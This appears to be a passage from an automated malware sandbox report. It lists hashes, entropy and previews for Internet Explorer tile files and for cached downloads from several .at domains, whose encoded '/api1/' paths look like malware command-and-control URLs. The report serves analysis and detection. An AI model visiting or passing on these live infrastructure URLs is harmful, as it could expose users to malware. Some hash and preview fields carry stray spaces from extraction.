Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xf1333126,0x01d70168</date><accdate>0xf1333126,0x01d70168</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xf1333126,0x01d70168</date><accdate>0xf1333126,0x01d70168</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	650
Entropy (8bit):	5.042835885701056
Encrypted:	false
SSDEEP:	12:TMHdNMNxiS5uDs5u1nWimI002EtM3MHdNMNxiS5uDs5u1nWimI00OVbd5EtMb:2d6Nx1rmSZHKd6Nx1rmSZ7VJjb
MD5:	B89FF3FBBCB5E47C0E463E911F55C2BB
SHA1:	AF981534A73548F5289F22B7BCBF028E85613109
SHA-256:	3E65FC0F164F45A3A4E3FB574E49111FD8124E847549F784FD0AA2C70B6FB8C1
SHA-512:	9598E4DE275C3DE34B95D4615BF88E58D0DAFB50A7EE5E9AF611A5670C198373DE12E7E2E17BA4738845D0ED650E1D7ABD10802A91AE8AA3114A7C099CFA5A62
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xf130cebc,0x01d70168</date><accdate>0xf130cebc,0x01d70168</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xf130cebc,0x01d70168</date><accdate>0xf130cebc,0x01d70168</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.108303501342166
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGw7+vuD9+vu1nWimI002EtM3MHdNMNxhGw7+vuD9+vu1nWimI00OVbi:2d6NxQ4LrSZHKd6NxQ4LrSZ7VYKajb
MD5:	C1CEA9ECF23FACAF7D7CDB2B655331C1
SHA1:	0D6E882C06C66ABEC6962A5E1604D691A259320E
SHA-256:	A8F13D23769A47FF32C264F8419A16284640054F540825890196B82881AF2FD3
SHA-512:	BA62DC2ACEF47C91A40D7A3C3E5A615F618F26CBFB64D765A90A75D777454F9A33EB0B72AAB46BC71E8C8AE79A1E40377795650AD95AA62EAC090320C05939 5
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xf1333126,0x01d70168</date> accdate>0xf1333126,0x01d70168</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xf1333126,0x01d70168</date><accdate>0 xf1333126,0x01d70168</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/> </tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.031663450143452
Encrypted:	false
SSDEEP:	12:TMHdNMNx0nS5uDs5u1nWimI002EtM3MHdNMNx0nS5uDs5u1nWimI00OVbxEtMb:2d6Nx0SrmSZHKd6Nx0SrmSZ7Vnb
MD5:	6518BC20E63113959B385809F0D698ED
SHA1:	04C3773DDDE292611FD9EC20718BBB46DCEDD2AB
SHA-256:	4B0CC5FE3B0517F0B488896A8CB3A9533B413BCB8B7CA04F36274A52E089153A
SHA-512:	F108BC5580E127C9B9D6AE0E953524BC085C8946503F0CB0CB65D1396749609B4E03E7BC3828AA2542CB8333029424D0F19110CB76D3475A537016CFC74448C6
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xf130cebc,0x01d70168</date><a ccdate>0xf130cebc,0x01d70168</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xf130cebc,0x01d70168</date><accdate>0xf 130cebc,0x01d70168</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile> </msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.0679588259813535
Encrypted:	false
SSDEEP:	12:TMHdNMNxxS5uDs5u1nWimI002EtM3MHdNMNxxS5uDs5u1nWimI00OVb6Kq5EtMb:2d6NxgrmSZHKd6NxgrmSZ7Vob
MD5:	A725A2619CB011FE3601D1E8434C8388
SHA1:	8693FB18A31691DED04D911251DC060F5AB3E3CF
SHA-256:	54B6475CA6CBAB19F8757A1D740B8299318AA10F7606214E78900B0FDCD69783
SHA-512:	81890C434A602556B9CD52A390265A5A97DCE3C79A825C6FD974A2C13F279EA755192B9B607C7877B49A6654990B0593E0E38FE1D040A0B9B52FFE4FA224D012
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xf130cebc,0x01d70168</date> accdate>0xf130cebc,0x01d70168</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xf130cebc,0x01d70168</date><accdate>0 xf130cebc,0x01d70168</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/> </tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	662
Entropy (8bit):	5.10030687794725
Encrypted:	false
SSDEEP:	12:TMHdNMNxchUuDbUu1nWimI002EtM3MHdNMNxchUuDbUu1nWimI00OVbVEtMb:2d6NxeSZHKd6NxeSZ7VDb
MD5:	37113ED37DF1BA71A0CC8A28801EB527

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
SHA1:	95A497BFAA822D07DC911557439C8308B3E9A604
SHA-256:	DB6AF2496D8C5AF68C8FE028A3EA7A75D26766633F32DB8FEE1DF5C2B58BF6EC
SHA-512:	E4A27416852AB57BE6A6710DCDD126CE48AE0285EDAFAB3D1FC0A089CE9443287B1BDE5D7055FC5890C5FC7D133798556538FF8E54D3A2D58E4C58CBFA6CA5B
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xf12e6c79,0x01d70168</date><accdate>0xf12e6c79,0x01d70168</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xf12e6c79,0x01d70168</date><accdate>0xf12e6c79,0x01d70168</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.081316208094742
Encrypted:	false
SSDEEP:	12:TMHdNMNxfnhUuDbUu1nWimI002EtM3MHdNMNxfnhUuDbUu1nWimI00OVbe5EtMb:2d6NxbSZHKd6NxbSZ7Vijb
MD5:	0F91860BABAEE6825FBAB7D5E5377636
SHA1:	E3728051EA4B99E3367C55C05F700EC521D8A685
SHA-256:	157AC6F2926BC16EEF91AC6E570B1C043D6E915B34BF721FEEC778912ADB2938
SHA-512:	6875CAB37D184DEB7AA544C57056F9CABC7AC64EAD8966C38F450BEDF60563FE2CFBD21297FACAE8DB9FA0D02C1BA735FE2317372E2A4991DC79F55B18CD260
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xf12e6c79,0x01d70168</date><accdate>0xf12e6c79,0x01d70168</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xf12e6c79,0x01d70168</date><accdate>0xf12e6c79,0x01d70168</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\jQf9TsE9[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	268384
Entropy (8bit):	5.9998552910138825
Encrypted:	false
SSDEEP:	6144:zvgA3Qw06J49XASkKoI4jd9AfU5XLHwCiLwX4o0z3D/h:0s+XE9IQrAfU5LniZz31
MD5:	C3CAEF69132E4482786E5D1DEFA54A67
SHA1:	CAE2BDE39818D13B3AE3BD6CDEA831AFE0E84348
SHA-256:	9CED7E9896575CC2D4B2177A3563EB2D782CADC024B0C7E20025D8BF9F95A143
SHA-512:	D049EEA672CDF869B600582764884D773A2F76CDD8319194809AD39EB5E8DA9CB0FCB46741E3E30966D5486054CB8CEFD093ECAC67CA6BC982A6BAB1A3BC38E
Malicious:	false
IE Cache URL:	http://golang.feel500.at/api1/tImL8jZlII9uy/Sa8Z12vW/JG0sDCYv96mnYtDsn1Jnt3e/XYTd0GATXg/XwcDwpCd2vvNyexYh/5IBZNKPDd82e/Sfq1uBktd3t/JAcKip5_2F1iiz/RPTyTdp7IDHiXyZe31kKi/YwPGUHlbAVrZQiJG/SzxK0AoLMu7pJz8/amcTh_2FxtM1YghDIM/RJhzMBJ32/UeEsYhC9E1juxsvgDHu2/XGHdHL4mrBZhgHYHQrE/_2FfBJOhnZDsrt5kghDKCq/x6jFt9w2z9sQ_/2BbtS3lh/ua5XHXz43d5GTeWt38fFqSh/tbGXpr_2B/jQf9TsE9
Preview:	pDmiA1zlYMEzOeQVmwh+ZIAjjkn/EJsypsOjH91+ztyMTvXZNfq/idfnEn8LM/9926r9/XhEHf/pebOVZAa5tJ2hK9GWFAsC3wYOB7+UORyuYVGGzHBH9Yg6/jVslkAvFTUgk1azF7YaZP0+zuKy1uMVJnwDvZd2ZGDXCKLLt6l0BVgNzHOPKVVgYZ2Tl+yZt3zZxYLQMDEdhL+fUwxNDs55XLFWHgoAcFLhjEZ93S/181WQ1LJL0z7Zf6dXPghjWwPnPwEcnlMES0/vxpvvhsjTjd0IqcBWajtGVk8pZ1TAF4DLDmSfHfjkYyXYhhhdPvfZPcxXLgEZJfhgXpqaFVx20LfCJsl1Eby5QZeafaxrcnraO95f3rb8A+aGWMo73+h/QFB1Ovh5IrXbDqxTGhUWQhOkfIV9A3kEGgdDBJihsg+0FuIOfBks/HMTmGetPHdfQB/wg1CCR3/X4NNEDTPh8o8L5FzexI1Zig3Qkynox5DKu2cMB3odcSuuVhiuJJdl8Q3Yk7N00lVX29zAW+fgTDCf8mNt7HtInTWQtbKMersTi+Vv1ulRzQUp07HH3DFTAfbX8YRvw46ta2W4hjV9YtweVdqaHPpCGdSSEO5BGkj5nD/ad67JfFur5BhL+yyec6466bUAmTjfjt708cullACokJktt5hshdcKe6RuiGOzkf1nB4YFQCAZs6gkk77nikVntIFG1ncUatN2CO3EG57XD0tvwjwc7p3LStexU6dlsFXI194yixxb8x/xxAXk7Mnzg7W4NblAVgMw0Pb0UaLUmembqcbBlrTTBaaV+r7NiPSft/Rx/r1kEwOQNVAaoa6QHInaINDws6Ux4R6VNUHBJHELvtpjra++xAOHKAyV/phZu4o/dHjSmMvI2SMZtUp7oVvNQarxyYt/cm+G95snlWF/OqjBqBphJ+7Kx4oxfD33TY9stZLZJwKOs0ey2cYst4IYi6FwYej+mLj0s7n6MXx33aLUvJ6T

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\4GIkh[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	340064
Entropy (8bit):	5.999946387392311
Encrypted:	false
SSDEEP:	6144:9XsKDPaMbJEGhBZzSM21wvjNiYDGcYTnYl7caK2hC+bGegVx6z:3CMCGhfmMm0DGhYl4wCaGeA6z
MD5:	02C69AB327D41C7472A37B69F208257E
SHA1:	15E7E3EE7D9680A66F2003C124B66D74676891E5

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\4GIkh[1].htm	
SHA-256:	311F62A08C267BB0F7E0D306B645D71B0195326E7124EBE879B4C554F9FD8B84
SHA-512:	4AA81EE3A9A09CEF4915E4A60A40983C39FA563B6141D8B93FB550BB0EC67A063895DF2A2992C86C806D3B981B1506F3F004535E11050BFAB6C6BA7362963A25
Malicious:	false
IE Cache URL:	http://go.in100k.at/api1/6shKz_2BQVnN/OCP1pP4Tyvc/HZOndob_2FtP7a/idZHTuxKtsPI9_2BbDL_2/BF4JwIYV_2B7TAX4/McJ52rW1_2FgARN/40faJ26v_2FkZz1ElZ/d_2BmWnTR/ElzVYUi1oSGpXwpyCzo4/qnIAV1aIx5Bi1e_2B9P/F_2F3VBYsuFw9rFe9x8MBm/BOzSVExVFj_2F/uL_2BJ_2/BhPryJhLkRIvqsfR1DhX_2B/yer6vsREF4/n6YQE_2F_2FK5FDnd/llvOW2cpbliJ/dWtAimwUgXd/EZllvyGgYHINZb/iZ7az3_2FONnJ152lupGR/GoLcwVw9tDlcG6Ji/6Z9JjQwVkidC5aO/Ark1JBZjGu7c/4Glkh
Preview:	/v5345vxgC98xXFr1md57eQwXfktYyBXLlpXhCdSNjB42vymx1Z9p4rsHHIaWYDgZWHmrIMhM59Cj6t4TTs6dKbsYAztZe+v4jR8jVN8y3Wfn2TB0kjP+WR1MFtZnkC4NJZNb0DxjUGTLi2ITD00TH//LybxlZePrDn9l+HiRro9sNFhoXU8KCzlC1TlhITDIB4UemCPD//uM6mL2ya4RheF/ImP/Xx/uMDc9SWGZnxcTGwhZPUta0nQe8BM4S836/sY7GMVhMPs6dNq0xAF46InI0prnfpv7Gx2ABegKhOBKadpnvfYh2P24btt5W6rUxOq7ra/Ge+d0Z9kNddnHr+mIoDnkAUMOrcllVuuYgYZq8Rr6UM7DZWq7C4m5kziRrTRM8Md5AZYVtLLnfRfdkEfV4veMK3pVACahcDaHfRultceJZrS89VRaSrA7X4xTbHo2HqQQSgvx11Nh2gXoDHhq6bSxA8+7Bef+KjmRWR07Wv9wNL5d+141ijCYagMOH2ylz6DeWp8fhA2Gcwl0vIlkg+pfwJ4ol8q8i0ulgGvWAl55u7AmCESCDqBjGDqwrfVsKZjksoKe6pTwBJRBxgkpQ7SJ7p0XiDIqYPED0gOxLvbtF35lMp6Kfjwap43sywfve87d/gP21up5if8cSmI36CGxRlXRKRIJz6xJspHxGffVm3VQ7UoRNrHLAj+gdVRpuBB9waSO4u6eCOvTk7czRFGLDf5aun6TiMj7WQ9i1FXnXpUM2uPh/+s/TPA/m4z7NuTaytRjZZ/SA/AuxfDNWn936LKFW0M782l/nwvWrn9ml3+scKWZd5z7qIINn34luhBSQYvc8g2TpGUKK6bxGyV9gI2n2+SdmTLq7nWX27/uWO4KzE60nP8aeDfChQG5+cXhzDG9mhSxvU4WSzTlK11+Ah8JItrtt/qnGjSveOLT0+GvLbHtkx0l0CntcbsZoObAOET/em6hORmzJ4byejmMEOACqRlj880

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\VeCW9pRE[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2436
Entropy (8bit):	5.983199215689233
Encrypted:	false
SSDEEP:	48:7UEA+tiKUVl/A6TIOBkfaSW3gfSZwLhOcCU5MLXQMvmV4upRK0KF5+0yr:kuWBJIOBkSXQfSZwLQZUqDQMvnufK0oQ
MD5:	6FE3494F7B065482245A2A6C204DCD3F
SHA1:	ABC9020C21FCEA339859E454AC409B4C889A7A5E
SHA-256:	BB0C10B56A024FF4FEE7E7570FCF1F09F8E66A6415BAC1681C9323A78872A83B
SHA-512:	D8B3DA910D333CA2E6C60C486369E95DF7F0E743CF46DF32BF6927063E6FB3F90FC5AE8EC47F5E1C151BE9253D24CD355118D5B641DE4045637E4F876DFBCA0
Malicious:	false
IE Cache URL:	http://golang.feel500.at/api1/cQHZbpVEoMes2jDUrR_2F/bktLNyGZ_2BiAtXa/xg4NyCOv1cwnNr2/CgkDzrwWZPupVFoQNH/s8j31toeM/WHQs0DfRjGaPCW6Sk_2F/P21C2qJ3xd8l4QW1_2F/_2BCijsFomil85BW5tjyOE/vC4SLWVsudj9d/6p03Rh40/Oja1RIITt_2F7Dlg_2BdfV_/2F8i4PYPiF/iz_2FhrCPH_2B_2BQ/XXMADzrcnZWI/Hfv_2Bg59ad/cN7apglT0lQ7sQ/gNChqsZOPXttxVF41ze7_/2BkKWJ0wITm6Vd4A/wCJ1rQ02kuFRKOd/FLdCUCore_2F0Msy7C/S_2BUR4fF/nA78eeAv6Ywkiob/VeCW9pRE
Preview:	b+YH+ZryB5qZVR6Aki7JDaLZVW49s0mX6rFFKJuHR1MOcIXlEVk0iTDW1yhwFPDifwW0iutGk9ue9BbvjL4pQ+Bg1e9sPpgnNaJA5qKMkUyeIW1SiEjKR8eMENUAXXyxCI1f1P//rYz+MNf8/+f9l+YI6onkuvkYMypo9RVjjMK1iHYP6uDP139zi8WOZgIQQMxX2/98qRQrY5OFm/GTaoC4Mu1bsF9W/ObLngsKaNJatOGPz9i51T7H+0ICSoxXN6Hy4n+Q+CUk34dLNZ895F1ScqfrC5K3ZnYvl4KIul8JBEEM9T9SPQxzbNeRq1yITIpwxS/FpTEiUwbnVSlMtBkpvP/tFU7LhllQSHaKSAdz/KzZls9xRvp5SA4QFDmAw0H6rhSHEcoOi2lBfZSPx9hOZSDicX78Ca4916DPfL8opLlwS6KcqjK6uCJCsfyVeCiuh7Pt+hH7xQpdBfN8QoRxYodTamGdgJjF74+DoJs1nk/uZ1kBecEmJsdwYvy3gNrYIrvuwL17U9N//xDGq3xzmRHzmV4X3lObgXJlCnCIrPzQS3PtwOPBPCB6Jr9JEf+B8tWe9PchrYEbvet5Wf6DcANZExsl3ZL1TCD3l76TTPIbga5EFzCUeAr+SMxZSKHgS/FMMg3sDs0nrEB/DMKYB/KzBoIOiY4lQeooPUSqeBXl2OlznRhG8twiXSPhVGJRw+9Wbuh8Zi/Rb9KZtyG5PNDihlnQ4hwvrY1nf7WAACOC9OMC8Q4xaEOGmER0YKXRwI4c2F/7xBDl8BBQw82GsDQM5cW48IcGNjquebzHclVQFbInr/D6EldUhxWvpVeWmBw71AssycFpLZR1EDI9QbAjKzvMGM1dp8a6zxl/mlbfr8XRLD8gt904aba6SPQ47uVvwvKdTJXEvWtmDWSQMa9NdDftNRjwJYeq8w9LIMm5cH0Vx87/EAvdOrRfVzjP8ByDqTNAxtWjEZbA0mZ1YrRGyOWbEJMt+vQ+

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\GbYUyI[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2436
Entropy (8bit):	5.983199215689233
Encrypted:	false
SSDEEP:	48:7UEA+tiKUVl/A6TIOBkfaSW3gfSZwLhOcCU5MLXQMvmV4upRK0KF5+0yr:kuWBJIOBkSXQfSZwLQZUqDQMvnufK0oQ
MD5:	6FE3494F7B065482245A2A6C204DCD3F
SHA1:	ABC9020C21FCEA339859E454AC409B4C889A7A5E
SHA-256:	BB0C10B56A024FF4FEE7E7570FCF1F09F8E66A6415BAC1681C9323A78872A83B
SHA-512:	D8B3DA910D333CA2E6C60C486369E95DF7F0E743CF46DF32BF6927063E6FB3F90FC5AE8EC47F5E1C151BE9253D24CD355118D5B641DE4045637E4F876DFBCA0
Malicious:	false
IE Cache URL:	http://go.in100k.at/api1/WpBs3eblZL2bM/eqngm5Qw/I8JSfPJ_2Fa8Gc3pObm8uim/9flcMVIzEU/MRqomoxt8Q2O1JJ03/ZSj1o2HmPZtK/O9QP218enUp/m1K_2FgloiW3rF/oEuojNadbJqe6VOrFglrs/Ndi7e_2Br7N9yDeG/5hb81boaOqEuw3E/kxHEh7CU8L_2FQm9GN/dbnlxd_2B/J8a13_2FHiOHS5rUu68O/mOTX7eo0S_2BSz_2F55/SPIJ116DNn5HQ6QSsDbLuG/U7BuZ1ELETSnp/HKm0Yev_/2BYuFboTfZStfkhwMh7_2Fr/vWxqAs_2B4/ppPPRk2wwNFmF70Ei/cPOuG4TRxPLy6vkSp/GbYUyI
Preview:	b+YH+ZryB5qZVR6Aki7JDaLZVW49s0mX6rFFKJuHR1MOcIXlEVk0iTDW1yhwFPDifwW0iutGk9ue9BbvjL4pQ+Bg1e9sPpgnNaJA5qKMkUyeIW1SiEjKR8eMENUAXXyxCI1f1P//rYz+MNf8/+f9l+YI6onkuvkYMypo9RVjjMK1iHYP6uDP139zi8WOZgIQQMxX2/98qRQrY5OFm/GTaoC4Mu1bsF9W/ObLngsKaNJatOGPz9i51T7H+0ICSoxXN6Hy4n+Q+CUk34dLNZ895F1ScqfrC5K3ZnYvl4KIul8JBEEM9T9SPQxzbNeRq1yITIpwxS/FpTEiUwbnVSlMtBkpvP/tFU7LhllQSHaKSAdz/KzZls9xRvp5SA4QFDmAw0H6rhSHEcoOi2lBfZSPx9hOZSDicX78Ca4916DPfL8opLlwS6KcqjK6uCJCsfyVeCiuh7Pt+hH7xQpdBfN8QoRxYodTamGdgJjF74+DoJs1nk/uZ1kBecEmJsdwYvy3gNrYIrvuwL17U9N//xDGq3xzmRHzmV4X3lObgXJlCnCIrPzQS3PtwOPBPCB6Jr9JEf+B8tWe9PchrYEbvet5Wf6DcANZExsl3ZL1TCD3l76TTPIbga5EFzCUeAr+SMxZSKHgS/FMMg3sDs0nrEB/DMKYB/KzBoIOiY4lQeooPUSqeBXl2OlznRhG8twiXSPhVGJRw+9Wbuh8Zi/Rb9KZtyG5PNDihlnQ4hwvrY1nf7WAACOC9OMC8Q4xaEOGmER0YKXRwI4c2F/7xBDl8BBQw82GsDQM5cW48IcGNjquebzHclVQFbInr/D6EldUhxWvpVeWmBw71AssycFpLZR1EDI9QbAjKzvMGM1dp8a6zxl/mlbfr8XRLD8gt904aba6SPQ47uVvwvKdTJXEvWtmDWSQMa9NdDftNRjwJYeq8w9LIMm5cH0Vx87/EAvdOrRfVzjP8ByDqTNAxtWjEZbA0mZ1YrRGyOWbEJMt+vQ+

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\2Rm26[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	268384
Entropy (8bit):	5.9998552910138825
Encrypted:	false
SSDEEP:	6144:zvgA3Qw06J49XASkKoI4jd9AfU5XLHwCiLwX4o0z3D/h:0s+XE9IQrAfU5LniZz31
MD5:	C3CAEF69132E4482786E5D1DEFA54A67
SHA1:	CAE2BDE39818D13B3AE3BD6CDEA831AFE0E84348
SHA-256:	9CED7E9896575CC2D4B2177A3563EB2D782CADC024B0C7E20025D8BF9F95A143
SHA-512:	D049EEA672CDF869B600582764884D773A2F76CDD8319194809AD39EB5E8DA9CB0FCB46741E3E30966D5486054CB8CEFD093ECAC67CA6BC982A6BAB1A3BC3 8E
Malicious:	false
IE Cache URL:	http:// api10.laptok.at/api1/qYtT2W6uUWYJe_2BzG0bJ6/f78jap2G9vTVk/IGsP0y4o/fylIZ_2BQ_2FE0eKcgRyOZV/bwC_2FjfVv/DbtDrQABR9ML9yi1I/a0_2FluH0sU4/80C1scx2jQi /Sm75TjK2Hru6lN/LiAEhJ6pLxTSd4lLSPDNE/hnQ63sbU9X_2Fzoj/gMi3emWWJ488JmV/OalYx6aLrHAsj_2FD5/gwLYQsfyc/LLUkPczTLA0_2B21Yg9i/Zuc0lw0nukK632v8 MOb/hMd02siaNyV1doJYj48PSY/dhZQ85SXuAqzk/d_2Flgou/B6fGbyYsoLl0lNh77c_2Blt/2Rm26
Preview:	pDmiA1zlYMEzOeQVmwh+ZIAjjkn/EJsypsOjH91+ztyMTvXZNfq/idfnEn8LM/9926r9/XhEHf/pebOVZAa5tJ2hK9GWFAsC3wYOB7+UORyuYVGGzHBH9Yg6/jVslkAvFT Ugk1azF7YaZP0+zuKy1uMVJnwDvZd2ZGDXCKLLt6l0BVgNzHOPKVVgYZ2Tl+yZt3zZxYLQMDEdhL+fUwxNDs55XLFWHgoAcFLhjEZ93S/181WQ1LJL0z7Zf6 dXPghjWwPnPwEcnlMES0/vxpvvhsjTjd0IqcBWajtGVk8pZ1TAF4DLDmSfHfjkYyXYhhhdPvfZPcxXLgEZJfhgXpqaFVx20LfCJsl1Eby5QZeafaxrcnraO95f3rb8A+aG WMo73+h/QFB1Ovh5IrXbDqxTGhUWQhOkfIV9A3kEGgdDBJihsg+0FuIOfBks/HMTmGetPHdfQB/wg1CCR3/X4NNEDTPh8o8L5FzexI1Zig3Qkynox5DKu2cM B3odcSuuVhiuJJdl8Q3Yk7N00lVX29zAW+fgTDCf8mNt7HtlnTWQtbKMersTi+Vv1ulRzQUp07HH3DFTAfbX8YRvw46ta2W4hjV9YtweVdqaHPpCGdSSEO5BGkj5nD/ad6 7JfFur5BhL+yyec6466bUAmTjfjt708cullACokJktt5hshdcKe6RuiGOzkf1nB4YFQCAZs6gkk77nikVntIFG1ncUatN2CO3EG57XD0tvwjwc7p3LStexU6dlsFXI194yixxb8x/xxA Xk7Mnzg7W4NblAVgMw0Pb0UaLUmembqcbBlrTTBaaV+r7NiPSft/Rx/r1kEwOQNVAaoa6QHInaINDws6Ux4R6VNUHBJHELvtpjra++xAOHKAyV/phZu4o/dHjSmMvI2SMZ tUp7oVvNQarxyYt/cm+G95snlWF/OqjBqBphJ+7Kx4oxfD33TY9stZLZJwKOs0ey2cYst4lYi6FwYej+mLj0s7n6MXx33aLUvJ6T

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\yM8_2B0[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	340064
Entropy (8bit):	5.999946387392311
Encrypted:	false
SSDEEP:	6144:9XsKDPaMbJEGhBZzSM21wvjNiYDGcYTnYl7caK2hC+bGegVx6z:3CMCGhfmMm0DGhYl4wCaGeA6z
MD5:	02C69AB327D41C7472A37B69F208257E
SHA1:	15E7E3EE7D9680A66F2003C124B66D74676891E5
SHA-256:	311F62A08C267BB0F7E0D306B645D71B0195326E7124EBE879B4C554F9FD8B84
SHA-512:	4AA81EE3A9A09CEF4915E4A60A40983C39FA563B6141D8B93FB550BB0EC67A063895DF2A2992C86C806D3B981B1506F3F004535E11050BFAB6C6BA7362963A25
Malicious:	false
IE Cache URL:	http:// golang.feel500.at/api1/6DXTv_2FudTfVxedDD3UMQ/xS_2FoOKoiAeF/j0VSQAcL/gS9HWeAk0_2F3Z4xgoE9VU8/6izVNWCf_2/BuY7MmzZCc40Rhjlu/B4FbRUu_2FOa/7 V0Ff9EtB1A/GAZdoYUkX2pBQy/DpMAjJMM0d1LaayU4tu_2/Fsf5ndznFCuQrj3e/8VhAjUXdrSXwe0n/HOOcG0t_2FpMgIGwve/oERmGT4tA/XmAqCpIkdN_2FImpVylW/FH ybdHaObNxlM3otB6A/Y5ae5imM74agsv2hL9KKKN/UaXEdvmu64Qap/TG_2FQ9U/mG6Y2EiFIZCIHUi9iJIG41z/L0LjQmKgxf/OtAgg8QY5/yM8_2B0
